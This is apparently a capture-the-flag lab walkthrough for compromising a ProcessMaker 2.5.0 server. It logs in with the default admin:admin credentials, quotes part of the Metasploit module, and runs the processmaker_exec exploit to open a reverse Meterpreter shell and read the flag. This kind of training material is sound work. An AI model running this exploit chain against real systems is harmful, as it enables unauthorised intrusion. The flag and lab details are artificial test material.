



Name	Vulnerable Workflow Platform
URL	https://attackdefense.com/challengedetails?cid=1946
Type	Windows Exploitation: Basics

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Step 1: Checking target IP address.

Note: The target IP address is stored in the “target” file.

Command: cat /root/Desktop/target

```
root@attackdefense:~# cat /root/Desktop/target
Target IP Address : 10.0.0.168
root@attackdefense:~#
```

Step 2: Run an Nmap scan against the target IP.


Command: nmap --top-ports 65536 10.0.0.168

```
root@attackdefense:~# nmap --top-ports 65536 10.0.0.168
Starting Nmap 7.70 ( https://nmap.org ) at 2020-09-18 21:13 IST
Nmap scan report for ip-10-0-0-168.ap-southeast-1.compute.internal (10.0.0.168)
Host is up (0.060s latency).
Not shown: 8292 closed ports
PORT      STATE SERVICE
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3306/tcp  open  mysql
3389/tcp  open  ms-wbt-server
5985/tcp  open  wsman
47001/tcp open  winrm
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49165/tcp open  unknown
49173/tcp open  unknown


Nmap done: 1 IP address (1 host up) scanned in 22.06 seconds
root@attackdefense:~#
```


Step 3: We have discovered that multiple ports are open. Access port 80 using firefox browser.

Command: firefox 10.0.0.168




Step 4: Target is running a ProcessMaker application. Login to the ProcessMaker application using default **admin:admin** credentials.






Step 5: Go to admin → Settings → System Information to identify the version of the ProcessMaker application.



The ProcessMaker version is 2.5.0.

Step 6: Search “processmaker 2.5.0 exploit” on google to find the vulnerability.



Step 6: Open Exploit-DB link: <https://www.exploit-db.com/exploits/29325>

The screenshot shows the Exploit Database interface. The title is "ProcessMaker Open Source - (Authenticated) PHP Code Execution (Metasploit)". The entry details are as follows:

EDB-ID:	CVE:	Author:	Type:	Platform:	Date:
29025		METASPLOIT	REMOTE	PHP	2019-10-31

Additional information: EDB Verified: ✓, Exploit: 1 / {}, Vulnerable App: (empty). A sidebar on the left contains navigation icons. A right sidebar promotes becoming a Certified Penetration Tester.

```
##
# This module requires Metasploit: http://metasploit.com/download
# Current source: https://github.com/rapid7/metasploit-framework
##

require 'msf/core'

class Metasploit3 < Msf::Exploit::Remote
  Rank = ExcellentRanking

  include Msf::Exploit::Remote::HttpClient
  include Msf::Exploit::FileDropper

  def initialize(info={})
    super(update_info(info,
      'Name' => "ProcessMaker Open Source Authenticated PHP Code Execution",
      'Description' => %q(
        This module exploits a PHP code execution vulnerability in the
        'neoclassic' skin for ProcessMaker Open Source which allows any
        authenticated user to execute PHP code. The vulnerable skin is

```

Step 7: The target application is vulnerable to PHP Code Execution. We will use the metasploit framework to exploit the vulnerability.

Commands:

msfconsole
search processmaker

```
msf5 > search processmaker

Matching Modules
=====

#  Name
-  ---
0  exploit/multi/http/processmaker_exec
1  exploit/multi/http/processmaker_plugin_upload

msf5 > 
```

use exploit/multi/http/processmaker_exec
set RHOSTS 10.0.0.168

exploit

```
msf5 > use exploit/multi/http/processmaker_exec
msf5 exploit(multi/http/processmaker_exec) > set RHOSTS 10.0.0.168
RHOSTS => 10.0.0.168
msf5 exploit(multi/http/processmaker_exec) > exploit

[*] Started reverse TCP handler on 10.10.3.2:4444
[*] Authenticating as user 'admin'
[+] Authenticated as user 'admin'
[*] Sending payload 'LOPZRVe1SYIWCa.php' (1512 bytes)
[+] Payload sent successfully
[*] Retrieving file 'LOPZRVe1SYIWCa.php'
[*] Sending stage (38288 bytes) to 10.0.0.168
[*] Meterpreter session 1 opened (10.10.3.2:4444 -> 10.0.0.168:49244) at 2020-09-18 21:23:15 +0530
[+] Deleted LOPZRVe1SYIWCa.php

meterpreter > █
```

We have successfully exploited the target ProcessMaker application and received a meterpreter shell.

Step 5: Searching the flag.

Command: pwd

cd /

dir

cat flag.txt


```

meterpreter > pwd
C:\Users\Administrator\AppData\Roaming\ProcessMaker-2_5_0\processmaker\workflow\public_html
meterpreter >
meterpreter > cd /
meterpreter > dir
Listing: C:\
=====
Mode                Size           Type             Last modified          Name
----                -
40777/rwxrwxrwx     0            dir             2020-09-10 15:20:33 +0530 $Recycle.Bin
100666/rw-rw-rw-     1            fil             2013-06-18 17:48:29 +0530 BOOTNXT
40777/rwxrwxrwx     0            dir             2013-08-22 20:18:41 +0530 Documents and Settings
40777/rwxrwxrwx     0            dir             2013-08-22 21:22:33 +0530 PerfLogs
40555/r-xr-xr-x    4096         dir             2020-08-12 09:43:47 +0530 Program Files
40777/rwxrwxrwx    4096         dir             2020-09-15 19:29:49 +0530 Program Files (x86)
40777/rwxrwxrwx    4096         dir             2020-09-05 14:35:45 +0530 ProgramData
40777/rwxrwxrwx     0            dir             2020-09-05 09:16:57 +0530 System Volume Information
40555/r-xr-xr-x    4096         dir             2020-09-10 15:20:27 +0530 Users
40777/rwxrwxrwx   24576         dir             2020-09-10 14:40:34 +0530 Windows
100444/r--r--r--   398356        fil             2014-03-18 15:35:18 +0530 bootmgr
100666/rw-rw-rw-    32           fil             2020-09-15 19:26:18 +0530 flag.txt
100666/rw-rw-rw-     0           fil             2020-09-17 16:31:02 +0530 pagefile.sys

meterpreter > cat flag.txt
a3dcb4d229de6fde0db5686dee47145dmeterpreter >

```

This reveals the flag to us.

Flag: a3dcb4d229de6fde0db5686dee47145d

References

1. Process Maker (<https://www.processmaker.com/>)
2. Metasploit Module
(https://www.rapid7.com/db/modules/exploit/multi/http/processmaker_exec)